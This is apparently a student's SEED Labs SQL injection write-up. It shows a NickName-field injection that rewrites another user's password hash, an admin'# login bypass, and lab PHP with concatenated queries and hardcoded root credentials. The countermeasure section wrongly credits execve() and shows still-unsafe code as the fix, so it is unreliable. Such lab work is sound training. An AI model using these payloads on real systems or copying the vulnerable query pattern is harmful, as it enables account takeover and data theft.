
Copyright © SEED LABs

<u>INPUT: ',password='01C30430139C213FB1A6DA6B6E90E8F0222EDA54' where EID='20000'#</u>

Alice has used the above string in the input field NickName to change Boby's password to her wish. Just like the previous tasks, EID was used to reference to Boby.


```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 | 555555 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  99999 | 4/10  | 98993524 |             |         |       | alice    | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  99999 | 1/11  | 32193525 |             |         |       | alice    | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 |  99999 | 11/3  | 32111111 |             |         |       | alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 |  99999 | 3/5   | 43254314 |             |         |       | alice    | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 | 555555 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | 01C30430139C213FB1A6DA6B6E90E8F0222EDA54 |
|  3 | Ryan  | 30000 |  99999 | 4/10  | 98993524 |             |         |       | alice    | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  99999 | 1/11  | 32193525 |             |         |       | alice    | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 |  99999 | 11/3  | 32111111 |             |         |       | alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 |  99999 | 3/5   | 43254314 |             |         |       | alice    | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> █
```

Here we can see that the hash value of Boby's password field has changed.



www.seedlabsqlinjection.com/unsafe_home.php?username=boby&Password=deesboby

```
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "235ee-56ada63915bcc
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20562
Content-Type: text/css

http://www.seedlabsql
GET HTTP/1.1 200 OK
Host: www.seedlabsqlinject
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "2a2-56ada63914c2a-g
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 350
Content-Type: text/css
```


Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


Here, I'm able to log in to Boby's profile using the updated password.

Task 4: Countermeasure




index.html
/var/www/SQLInjection

```html
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 11th April 2018
Developer: Kuber Kohli

Update: Implemented Bootstrap to redesign the UI of the website.
-->
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>

<body>
  <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
    <a class="navbar-brand" href="#" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
  </nav>
  <div class="container  col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
    <h2><b>Employee Profile Login</b></h2><hr><br>
    <div class="container">
      <form action="safe_home.php" method="get">
        <div class="input-group mb-3 text-center">
          <div class="input-group-prepend">
            <span class="input-group-text" id="uname">USERNAME</span>
          </div>
          <input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="uname">
        </div>
        <div class="input-group mb-3">
          <div class="input-group-prepend">
            <span class="input-group-text" id="pwd">PASSWORD </span>
          </div>
          <input type="password" class="form-control" placeholder="Password" name="Password" aria-label="Username" aria-describedby="pwd">
        </div>
        <br>
        <button type="submit" class="button btn-success btn-lg btn-block">Login</button>
      </form>
    </div>
```




```php
Update: The password was stored in the session was updated when password is changed.
-->

<!DOCTYPE html>
<html>
<body>

  <?php
  session_start();
  $input_email = $_GET['Email'];
  $input_nickname = $_GET['NickName'];
  $input_address= $_GET['Address'];
  $input_pwd = $_GET['Password'];
  $input_phonenumber = $_GET['PhoneNumber'];
  $uname = $_SESSION['name'];
  $eid = $_SESSION['eid'];
  $id = $_SESSION['id'];

  function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
  }
  $conn->query($sql);
  $conn->close();
  header("Location: safe_home.php");
  exit();
  ?>

</body>
</html>
```




```php
      <a class="navbar-brand" href="safe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>
        <li class='nav-item'>
          <a class='nav-link' href='safe_home.php'>Home</a>
        </li>
        <li class='nav-item active'>
          <a class='nav-link' href='safe_edit_frontend.php'>Edit Profile</a>
        </li>
      </ul>
      <button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button>
    </div>
  </nav>

  <?php
  session_start();
  $uname = $_SESSION['name'];
  // Function to create a sql connection.
  function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  // create a connection
  $conn = getDB();
  // Sql query to authenticate the user
  $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
  FROM credential
  WHERE name= '$uname'";
  if (!$result = $conn->query($sql)) {
    die('There was an error running the query [' . $conn->error . ']\n');
  }
  /* convert the select return result into array type */
  $return_arr = array();
  while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
  }

  /* convert the array type to json format and read out*/
  $json_str = json_encode($return_arr);
  $json_a = json_decode($json_str,true);
  $name = $json_a[0]['name'];
  $eid = $json_a[0]['eid'];
  $phoneNumber = $json_a[0]['phoneNumber'];
```

The above 3 screenshots have the changed code that point to safe_home.php. The purpose of this countermeasure is to form queries as prepared statements. The benefit of this is to separate data from code. This is enabled by using the execve() function because it takes in command and data separately.

Using prepared statements also improves the performance because it uses the SQL query as a template and uses different parameters on the query, storing results before executing the query, compared to running the same query repeatedly.



```
** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported

** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported

** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported

** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:8816): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/12/18]seed@VM:.../SQLInjection$ ls
css  index.html  logoff.php  safe_edit_backend.php  safe_home.php  seed_logo.png  unsafe_edit_backend.php  unsafe_edit_frontend.php  unsafe_home.php
[11/12/18]seed@VM:.../SQLInjection$ gedit unsafe_edit_frontend.php

(gedit:8833): Gtk-WARNING **: Attempting to read the recently used resources file at '/home/seed/.local/share/recently-used.xbel', but the parser failed: Failed to open
 file '/home/seed/.local/share/recently-used.xbel': Permission denied.
[11/12/18]seed@VM:.../SQLInjection$ sudo gedit unsafe_edit_frontend.php

(gedit:8902): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .
service files

** (gedit:8902): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported

** (gedit:8902): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:8902): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported

** (gedit:8902): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:8902): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/12/18]seed@VM:.../SQLInjection$ sudo service apache 2
apache: unrecognized service
[11/12/18]seed@VM:.../SQLInjection$ sudo service apache 2 restart
apache: unrecognized service
[11/12/18]seed@VM:.../SQLInjection$ sudo service apache2 restart
[11/12/18]seed@VM:.../SQLInjection$ 
```




Employee Profile Login

USERNAME	admin'#
PASSWORD	Password

Login

Copyright © SEED LABs


SQLi Lab
www.seedlabsqlinjection.com/safe_home.php?username=alice'%23&Password=
Search
SEEDLABS

The account information your provide does not exist.

After making the changes, I restarted the apache server so the changes are reflected on the web application. We can see that the attack which we did in Task 2A doesn’t work. That’s because the countermeasure has taken the SQL query as a template, instead of having a long typical query. This helps to separate the data from the code, and this property is what doesn’t allow the attack to be successful.